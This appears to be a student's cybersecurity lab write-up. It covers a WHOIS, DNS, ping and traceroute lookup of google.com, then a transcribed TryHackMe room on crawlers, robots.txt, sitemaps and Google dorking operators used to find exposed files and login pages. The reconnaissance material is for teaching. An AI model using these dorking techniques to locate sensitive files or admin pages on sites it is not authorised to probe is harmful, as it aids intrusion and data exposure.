

Practical 1

Part 1 : Whois

Steps :

1. Open the who.is website (<https://who.is/>). Then enter the name of the website you want to search (in this case, google.com) and click on the search button.



2. Here, it shows you information about the website such as the DNS Records etc.

The screenshot shows the detailed WHOIS search results for 'google.com'. The results are organized into several sections:

- Registrar Info**: Shows the registrar as MarkMonitor, Inc., with the WHOIS Server being whois.markmonitor.com and the Referral URL being http://www.markmonitor.com. The status includes various EPP error codes.
- Important Dates**: Lists the Expires On date as 2028-09-13, Registered On as 1997-09-15, and Updated On as 2019-09-09.
- Name Servers**: Lists four name servers: ns1.google.com (216.239.32.10), ns2.google.com (216.239.34.10), ns3.google.com (216.239.36.10), and ns4.google.com (216.239.38.10).
- Similar Domains**: Lists several similar domains starting with 'googl-' followed by various suffixes like '.com', '.net', and '.ru'.
- Site Status**: Shows the status as Active and the server type as gws.

On the right side of the results page, there is an advertisement for name.com with the text 'Build your business from the name up.' and a 'Learn more' button.

google.com
DNS information

Whois DNS Records Diagnostics

DNS Records for google.com cache expires in 4 minutes and 38 seconds

Hostname	Type	TTL	Priority	Content
google.com	SOA	49		ns1.google.com dns-admin@google.com 597503322 900 900 1800 60
google.com	NS	6735		ns1.google.com
google.com	NS	6735		ns4.google.com
google.com	NS	6735		ns2.google.com
google.com	NS	6735		ns3.google.com
google.com	A	99		172.253.63.102
google.com	A	99		172.253.63.113
google.com	A	99		172.253.63.138
google.com	A	99		172.253.63.139
google.com	A	99		172.253.63.101
google.com	A	99		172.253.63.100
google.com	AAAA	279		2607:f8b0:4004:c06::8b
google.com	AAAA	279		2607:f8b0:4004:c06::64
google.com	AAAA	279		2607:f8b0:4004:c06::71
google.com	AAAA	279		2607:f8b0:4004:c06::66
google.com	MX	84	10	smtp.google.com
www.google.com	A	94		172.253.122.99

google.com
diagnostic tools

Whois DNS Records Diagnostics

Ping

```
PING google.com (142.251.167.113) 56(84) bytes of data.
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=1 ttl=57 time=3.03 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=2 ttl=57 time=3.28 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=3 ttl=57 time=3.13 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=4 ttl=57 time=3.05 ms
64 bytes from ww-in-f113.1e100.net (142.251.167.113): icmp_seq=5 ttl=57 time=3.05 ms

--- google.com ping statistics ---
5 packets transmitted, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 3.039/3.113/3.281/0.108 ms
```

Traceroute

```
traceroute to google.com (142.251.167.102), 30 hops max, 60 byte packets
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 1.052 ms 1.046 ms 1.005 ms
2 ec2-3-236-63-7.compute-1.amazonaws.com (3.236.63.7) 98.661 ms ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107) 6.667 ms ec2-3-236-63-39.compute-1.amazonaws.com (3.236.63.39) 1.343 ms 1.310 ms
3 240.0.224.98 (240.0.224.98) 1.299 ms 240.0.224.96 (240.0.224.96) 1.343 ms 1.310 ms
4 240.0.236.3 (240.0.236.3) 2.454 ms 240.0.236.2 (240.0.236.2) 2.726 ms 240.0.236.1 (240.0.236.1) 2.693 ms
5 242.2.213.195 (242.2.213.195) 7.199 ms 242.2.212.195 (242.2.212.195) 7.299 ms 242.2.213.195 (242.2.213.195) 7.234 ms
6 100.100.4.92 (100.100.4.92) 2.778 ms 100.100.36.98 (100.100.36.98) 2.321 ms 100.100.36.96 (100.100.36.96) 2.343 ms
7 99.83.65.1 (99.83.65.1) 2.349 ms 2.411 ms 99.83.115.171 (99.83.115.171) 2.391 ms
8 108.170.246.34 (108.170.246.34) 3.627 ms 3.087 ms 108.170.246.67 (108.170.246.67) 2.314 ms
9 * * 216.239.48.95 (216.239.48.95) 3.226 ms
```

Part 2 : Google Dorking

Theory :

Google Dorking (Google Hacking) is a technique that utilizes advanced search operators to uncover information on the internet that may not be readily available through standard search queries. This strategy takes advantage of the features of Google's search algorithms to locate specific text strings within search results.

Steps :

1. Go to tryhackme.com, register and search for “Google Dorking”



2. Complete all the tasks and answer all the questions asked.

TASK 1 :


A screenshot of a web browser window titled "Task 1 ➔ Ye Ol' Search Engine". The main content area contains several paragraphs of text explaining the basics of search engines and how they work. It includes a section titled "Answer the questions below" with a text input field and a "Correct Answer" button. At the bottom of the page, there is a note: "Roger dodger! No answer needed".

TASK 2 :

A screenshot of a web browser window titled "Task 2 ➔ Let's Learn About Crawlers". The main content area has a heading "What are Crawlers and how do They Work?". Below the heading is a paragraph of text explaining the different methods crawlers use to discover content. The next section is titled "Let's Visualise Some Things..." and contains a diagram illustrating the crawler process. The diagram shows a flow from a "Search Engine" to a "Crawler", which then interacts with a "mywebsite.com" domain. The "Crawler" also connects to a "Keywords" box (containing "Apple", "Banana", "Pear") and a "Dictionary of content such as keywords & images is recorded by the Crawler" box. Finally, it connects to a "Website Contents" box. A note at the bottom states: "The diagram below is a high-level abstraction of how these web crawlers work. Once a web crawler discovers a domain such as mywebsite.com, it will index the entire contents of the domain, looking for keywords and other miscellaneous information - but I will discuss this miscellaneous information later."


In the diagram above, "[mywebsite.com](#)" has been scraped as having the keywords as "Apple" "Banana" and "Pear". These keywords are stored in a dictionary by the crawler, who then returns these to the search engine i.e. Google. Because of this persistence, Google now knows that the domain "[mywebsite.com](#)" has the keywords "Apple", "Banana" and "Pear". As only one website has been crawled, if a user was to search for "Apple"..."[mywebsite.com](#)" would appear. This would result in the same behaviour if the user was to search for "Banana". As the indexed contents from the crawler report the domain as having "Banana", it will be displayed to the user.

As illustrated below, a user submits a query to the search engine of "Pears". Because the search engine only has the contents of one website that has been crawled with the keyword of "Pears" it will be the only domain that is presented to the user.



However, as we previously mentioned, **crawlers attempt to traverse, termed as crawling, every URL and file that they can find!** Say if "[mywebsite.com](#)" had the same keywords as before ("Apple", "Banana" and "Pear"), but also had a URL to another website "[anotherwebsite.com](#)", the crawler will then attempt to traverse everything on that URL ([anotherwebsite.com](#)) and retrieve the contents of everything within that domain respectively.

This is illustrated in the diagram below. The crawler initially finds "[mywebsite.com](#)", where it crawls the contents of the website - finding the same keywords ("Apple", "Banana" and "Pear") as before, but it has additionally found an external URL. Once the crawler is complete on "[mywebsite.com](#)", it'll proceed to crawl the contents of the website "[anotherwebsite.com](#)", where the keywords ("Tomatoes", "Strawberries" and "Pineapples") are found on it. The crawler's dictionary now contains the contents of both "[mywebsite.com](#)" and "[anotherwebsite.com](#)", which is then stored and saved within the search engine.



Recapping


So to recap, the search engine now has knowledge of two domains that have been crawled:

1. [mywebsite.com](#)
2. [anotherwebsite.com](#)


Although note that "[anotherwebsite.com](#)" was only crawled because it was referenced by the first domain "[mywebsite.com](#)". Because of this reference, the search engine knows the following about the two domains:

Domain Name	Keyword
mywebsite.com	Apples
mywebsite.com	Bananas
mywebsite.com	Pears
anotherwebsite.com	Tomatoes
anotherwebsite.com	Strawberries
anotherwebsite.com	Pineapples


Or as illustrated below:



Now that the search engine has some knowledge about keywords, say if a user was to search for "Pears" the domain "[mywebsite.com](#)" will be displayed - as it is the only crawled domain containing "Pears":




Likewise, say in this case the user now searches for "Strawberries". The domain "[anotherwebsite.com](#)" will be displayed, as it is the only domain that has been crawled by the search engine that contains the keyword "Strawberries":



This is great...But imagine if a website had multiple external URL's (as they often do!) That'll require a lot of crawling to take place. There's always the chance that another website might have similar information as of that another website crawled - right? So how does the "Search Engine" decide on the hierarchy of the domains that are displayed to the user?

In the diagram below in this instance, if the user was to search for a keyword such as "Tomatoes" (which websites 1-3 contain) who decides what website gets displayed in what order?



A logical presumption would be that website 1 → 3 would be displayed...But that's not how real-world domains work and/or are named.

So, who (or what) decides the hierarchy? Well...

Answer the questions below

Name the key term of what a "Crawler" is used to do

Correct Answer

What is the name of the technique that "Search Engines" use to retrieve this information about websites?

Correct Answer

What is an example of the type of contents that could be gathered from a website?

Correct Answer

TASK 3 :

Task 3 ✓ Enter: Search Engine Optimisation

Search Engine Optimisation


Search Engine Optimisation or SEO is a prevalent and lucrative topic in modern-day search engines. In fact, so much so, that entire businesses capitalise on improving a domain's SEO "ranking". At an abstract view, search engines will "prioritise" those domains that are easier to index. There are many factors in how "optimal" a domain is - resulting in something similar to a point-scoring system.

To highlight a few influences on how these points are scored, factors such as:

- How responsive your website is to the different browser types i.e. Google Chrome, Firefox and Internet Explorer - this includes Mobile phones!
- How easy it is to crawl your website (or if crawling is even allowed ...but we'll come to this later) through the use of "Sitemaps"
- What kind of keywords your website has (i.e. In our examples if the user was to search for a query like "Colours" no domain will be returned - as the search engine has not (yet) crawled a domain that has any keywords to do with "Colours")

There is a lot of complexity in how the various search engines individually "point-score" or rank these domains - including vast algorithms. Naturally, the companies running these search engines such as Google don't share exactly how the hierarchic view of domains ultimately ends up. Although, as these are businesses at the end of the day, you can pay to advertise/boost the order of which your domain is displayed.

There are various online tools - sometimes provided by the search engine providers themselves that will show you just how optimised your domain is. For example, let's use [Google's Site Analyser](#) to check the rating of TryHackMe:



According to this tool, TryHackMe has an SEO rating of **85/100** (as of 14/11/2020). That's not too bad and it'll show the justifications as to how this score was calculated below on the page.

But...Who or What Regulates these "Crawlers"?

Aside from the search engines who provide these "Crawlers", website/web-server owners themselves ultimately stipulate what content "Crawlers" can scrape. Search engines will want to retrieve **everything** from a website - but there are a few cases where we wouldn't want **all** of the contents of our website to be indexed! Can you think of any...? How about a secret administrator login page? We don't want **everyone** to be able to find that directory - especially through a google search.

Introducing Robots.txt...

Answer the questions below

Use the same [SEO checkup tool](#) and other online alternatives to see how their results compare for <https://tryhackme.com> and <http://googledorking.cmatic.co.uk>

No answer needed

Correct Answer

TASK 4 :

Task 4 ✓ Beepboop - Robots.txt

Robots.txt

Similar to "Sitemaps" which we will later discuss, this file is the first thing indexed by "Crawlers" when visiting a website.

But what is it?

This file must be served at the root directory - specified by the webserver itself. Looking at this files extension of .txt, its fairly safe to assume that it is a text file.

The text file defines the permissions the "Crawler" has to the website. For example, what type of "Crawler" is allowed (I.e. You only want Google's "Crawler" to index your site and not MSN's). Moreover, Robots.txt can specify what files and directories that we do or don't want to be indexed by the "Crawler".

A very basic markup of a Robots.txt is like the following:

```
1 User-agent: *
2 Allow: /
3
4 Sitemap: http://mywebsite.com/sitemap.xml
5
6
```

Here we have a few keywords...

Keyword	Function
User-agent	Specify the type of "Crawler" that can index your site (the asterisk being a wildcard, allowing all "User-agents")
Allow	Specify the directories or file(s) that the "Crawler" can index
Disallow	Specify the directories or file(s) that the "Crawler" cannot index
Sitemap	Provide a reference to where the sitemap is located (improves SEO as previously discussed, we'll come to sitemaps in the next task)

In this case:

1. Any "Crawler" can index the site
2. The "Crawler" is allowed to index the entire contents of the site
3. The "Sitemap" is located at <http://mywebsite.com/sitemap.xml>

Say we wanted to hide directories or files from a "Crawler"? Robots.txt works on a "blacklisting" basis. Essentially, **unless told otherwise**, the Crawler will index whatever it can find.

```
User-agent: *
Disallow: /super-secret-directory/
Disallow: /not-a-secret/but-this-is/

Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site
2. The "Crawler" can index every other content that isn't contained within "/super-secret-directory/".

Crawlers also know the differences between sub-directories, directories and files. Such as in the case of the second "Disallow:" ("/not-a-secret/but-this-is/").

The "Crawler" will index all the contents within "/not-a-secret/", but will not index anything contained within the sub-directory "/but-this-is/".

3. The "Sitemap" is located at <http://mywebsite.com/sitemap.xml>

What if we Only Wanted Certain "Crawlers" to Index our Site?

We can stipulate so, such as in the picture below:

```
1 User-agent: Googlebot
2 Allow: /
3
4 User-agent: msnbot
5 Disallow: /
6
7
```

In this case:

1. The "Crawler" "Googlebot" is allowed to index the entire site ("Allow: /")
2. The "Crawler" "msnbot" is not allowed to index the site (Disallow: "/")

How about Preventing Files From Being Indexed?

Whilst you can make manual entries for every file extension that you don't want to be indexed, you will have to provide the directory it is within, as well as the full filename. Imagine if you had a huge site! What a pain...Here's where we can use a bit of [regexing](#).

```
User-agent: *
Disallow: /*.ini$
Sitemap: http://mywebsite.com/sitemap.xml
```

In this case:

1. Any "Crawler" can index the site
2. However, the "Crawler" cannot index **any** file that has the extension of .ini within any directory/sub-directory using ("\$") of the site.
3. The "Sitemap" is located at <http://mywebsite.com/sitemap.xml>

Why would you want to hide a .ini file for example? Well, files like this contain sensitive configuration details. Can you think of any other file formats that might contain sensitive information?

Answer the questions below

Where would "robots.txt" be located on the domain "[ablog.com](#)"

Correct Answer💡 Hint

If a website was to have a sitemap, where would that be located?

Correct Answer

How would we only allow "Bingbot" to index the website?

Correct Answer

How would we prevent a "Crawler" from indexing the directory "/dont-index-me/"?

Correct Answer

What is the extension of a Unix/Linux system configuration file that we might want to hide from "Crawlers"?

Correct Answer💡 Hint

TASK 5 :

Task 5 Sitemaps

Sitemaps

Comparable to geographical maps in real life, "Sitemaps" are just that - but for websites!

"Sitemaps" are indicative resources that are helpful for crawlers, as they specify the necessary routes to find content on the domain. The below illustration is a good example of the structure of a website, and how it may look on a "Sitemap":

```
graph TD; website[website.com] --> Products[Products]; website --> Home[Home]; website --> AboutUs[About Us]; website --> Blog[Blog]; Products --> Groceries[Groceries]; Products --> Fruits[Fruits]; Fruits --> Pears[Pears]; Blog --> Post1[Post #1]; Blog --> Post2[Post #2]; Blog --> Post3[Post #3]
```

The blue rectangles represent the **route** to nested-content, similar to a directory i.e. "Products" for a store. Whereas, the green rounded-rectangles represent an actual page. However, this is for illustration purposes only - "Sitemaps" don't look like this in the real world. They look something much more similar to this:

```
<?xml version="1.0" encoding="UTF-8"?><?xml-stylesheet type="text/xsl" href="https://blog.cmnative.co.uk/wp-content/plugins/google-sitemap-generator/sitemap.xsl"?><!-- sitemap-generator-url="http://www.arnebrachhold.de" sitemap-generator-version="4.1.0" -->
<!-- generated-->18th March, 2020 12:39 pm-->
<sitemapindex xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.sitemaps.org/schemas/sitemap/0.9 http://www.sitemaps.org/schemas/sitemap/0.9/siteindex.xsd" xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"> <sitemap>
    <loc>https://blog.cmnative.co.uk/sitemap-tax_post_tag.xml</loc>
    <lastmod>2020-03-17T02:44:52+00:00</lastmod>
</sitemap>
<sitemap>
    <loc>https://blog.cmnative.co.uk/sitemap-tax-category.xml</loc>
    <lastmod>2020-01-17T02:44:52+00:00</lastmod>
</sitemap>
<sitemap>
    <loc>https://blog.cmnative.co.uk/sitemap-pt-post-2020-03.xml</loc>
    <lastmod>2020-03-17T02:29:13+00:00</lastmod>
</sitemap>
<sitemap>
    <loc>https://blog.cmnative.co.uk/sitemap-pt-post-2020-02.xml</loc>
    <lastmod>2020-03-16T18:47:14+00:00</lastmod>
</sitemap>
<sitemap>
    <loc>https://blog.cmnative.co.uk/sitemap-pt-page-2020-02.xml</loc>
    <lastmod>2020-03-01T04:10:14+00:00</lastmod>
</sitemap>
</sitemapindex><!-- Request ID: 4e2205d5779bd2c538105ee5143bd0da; Queries for sitemap: 7; Total queries: 24; Seconds: 0.01; Memory for sitemap: 0MB; Total memory: 6MB -->
```

"Sitemaps" are XML formatted. I won't explain the structure of this file-formatting as the room **XXE** created by **falconfeast** does a mighty fine job of this.

The presence of "Sitemaps" holds a fair amount of weight in influencing the "optimisation" and favorability of a website. As we discussed in the "Search Engine Optimisation" task, these maps make the traversal of content much easier for the crawler!

Why are "Sitemaps" so Favourable for Search Engines?

Search engines are lazy! Well, better yet - search engines have a lot of data to process. The efficiency of how this data is collected is paramount. Resources like "Sitemaps" are extremely helpful for "Crawlers" as the necessary routes to content are already provided! All the crawler has to do is scrape this content - rather than going through the process of manually finding and scraping. Think of it as using a wordlist to find files instead of randomly guessing their names!

The easier a website is to "Crawl", the more optimised it is for the "Search Engine"

Answer the questions below

What is the typical file structure of a "Sitemap"?

xml

Correct Answer

What real life example can "Sitemaps" be compared to?

map

Correct Answer

Name the keyword for the path taken for content on a website

route

Correct Answer

TASK 6 :

Task 6 What is Google Dorking?


Using Google for Advanced Searching

As we have previously discussed, Google has a lot of websites crawled and indexed. Your average Joe uses Google to look up Cat pictures (I'm more of a Dog person myself...). Whilst Google will have many Cat pictures indexed ready to serve to Joe, this is a rather trivial use of the search engine in comparison to what it can be used for.

For example, we can add operators such as that from programming languages to either increase or decrease our search results - or perform actions such as arithmetic!

The screenshot shows a Google search results page. At the top, there's a navigation bar with 'Task 6' and a checkmark icon. Below the bar, the title 'Using Google for Advanced Searching' is displayed. The main content area shows a search query '12 + 1' in the search bar, with a result count of 'About 25,270,000,000 results (0.55 seconds)'. A prominent 'A privacy reminder from Google' box appears, containing a shield icon, the text 'A privacy reminder from Google', and two buttons: 'REMIND ME LATER' and 'REVIEW'. Below this, a CAPTCHA challenge is shown with the text '12 + 1 =' followed by the number '13'.

Say if we wanted to narrow down our search query, we can use quotation marks. Google will interpret everything in between these quotation marks as exact and only return the results of the exact phrase provided... Rather useful to filter through the rubbish that we don't need as we have done so below:



A screenshot of a Google search results page for the query "american psycho poster". The search bar at the top contains the query. Below it, the "All" tab is selected, followed by "Images", "Shopping", "News", "Videos", and "More". The search took 0.44 seconds and found about 46,100 results. The results are titled "Showing results for \"american psycho poster\"". A link to "Search instead for \"american psycho poster\"". Below this, there is a section titled "Images for \"american psycho poster\"". It shows a grid of 20 thumbnail images of various posters related to the movie American Psycho. At the bottom of this section, there is a link "More images for \"american psycho poster\"".

[www.redbubble.com > Wall Art > Poster ▾](http://www.redbubble.com/Wall Art/Poster/)
[American Psycho Posters | Redbubble](#)
patrick bateman, american psycho, phone, cellphone, cell, christian, bale, christian bale, dubs, checkem. Patrick Bateman on Phone (*American Psycho*) Poster.

Refining our Queries

We can use terms such as "site" (such as bbc.co.uk) and a query (such as "[gchq news](#)") to search the specified site for the keyword we have provided to filter out content that may be harder to find otherwise. For example, using the "site" and "query" of "bbc" and "gchq", we have modified the order of which Google returns the results.

In the screenshot below, searching for "gchq news" returns approximately 1,060,000 results from Google. The website that we want is ranked behind GCHQ's actual website:



A screenshot of a Google search results page for the query "gchq news". The search bar at the top contains the query. Below it, the "All" tab is selected, followed by "News", "Maps", "Images", "Videos", and "More". The search took 0.36 seconds and found about 1,060,000 results. The results are titled "About 1,060,000 results (0.36 seconds)". A link to "www.gchq.gov.uk > section > news > latestnews ▾". The result "Latest News - GCHQ" is listed, followed by a snippet: "The latest news from GCHQ. ... Latest News. The latest news from GCHQ. 130 items. Sort by. Most recent, A-Z, Z-A. Dropdown Icon ...". At the bottom of the results, there is a red box highlighting the URL "www.bbc.co.uk/news/topics/gchq" and the title "GCHQ - BBC News". A snippet below it reads: "BBC Security Correspondent Gordon Corera becomes the first journalist allowed to record inside GCHQ's listening station at Bude, which has spied on global ...".

But we don't want that...We wanted "bbc.co.uk" first, so let's refine our search using the "site" term. Notice how in the screenshot below, Google returns with much fewer results? Additionally, the page that we didn't want has disappeared, leaving the site that we did actually want!

A screenshot of a Google search results page. The search query is "site: bbc.co.uk gchq news". The results show one item: "GCHQ - BBC News" with the URL "www.bbc.co.uk/news/topics/gchq". Below the link, there is a snippet of text: "All the latest news about GCHQ from the BBC. ... Rebel Tory MPs fail to pass their amendment blocking the company's involvement in the UK's 5G network." At the bottom of the snippet, it says "www.bbc.co.uk > news > uk-england-london-47819408". Below the snippet, there is another link: "Drab London office block was GCHQ spy base - BBC News" with the URL "www.bbc.co.uk/news/uk-england-london-47819408". A note below this link says "5 Apr 2019 - GCHQ acknowledged the location after moving out of its home. Director Jeremy Fleming said the site in Palmer Street, used by intelligence ...".

Of course, in this case, GCHQ is quite a topic of discussion - so there'll be a load of results regardless.

Of course, in this case, GCHQ is quite a topic of discussion - so there'll be a load of results regardless.

So What Makes "Google Dorking" so Appealing?

First of all - and the important part - it's legal! It's all indexed, publicly available information. However, what you do with this is where the question of legality comes in to play...

A few common terms we can search and combine include:

Term	Action
filetype:	Search for a file by its extension (e.g. PDF)
cache:	View Google's Cached version of a specified URL
intitle:	The specified phrase MUST appear in the title of the page

For example, let's say we wanted to use Google to search for all PDFs on bbc.co.uk:


A screenshot of a Google search results page. The search query is "site:bbc.co.uk filetype:pdf". The results show several PDF files from BBC. One result is "XXX Dear XXXX, RE: Freedom of Information Request ... - BBC" dated 5 Jan 2011. Another result is "BBC PasC" dated 20 Mar 2002. There are also links to "biodegester - Producción Animal" and "Glyme Valley Way - Oxfordshire Cotswolds".

Great, now we've refined our search for Google to query for all publicly accessible PDFs on "bbc.co.uk" - You wouldn't have found files like this "Freedom of Information Request Act" file from a wordlist!

Here we used the extension PDF, but can you think of any other file formats of sensitive nature that may be publicly accessible? (Often unintentionally!!) Again, what you do with any results that you find is where the legality comes into play - this is why "Google Dorking" is so great/dangerous.

Here is simple directory traversal.

I have blanked out a lot of the below to cover you, me, THM and the owners of the domains:



Answer the questions below

What would be the format used to query the site bbc.co.uk about flood defences

Correct AnswerHint

What term would you use to search by file type?

Correct Answer

What term can we use to look for login pages?

Correct AnswerHint

Practical 2

Part 1 :

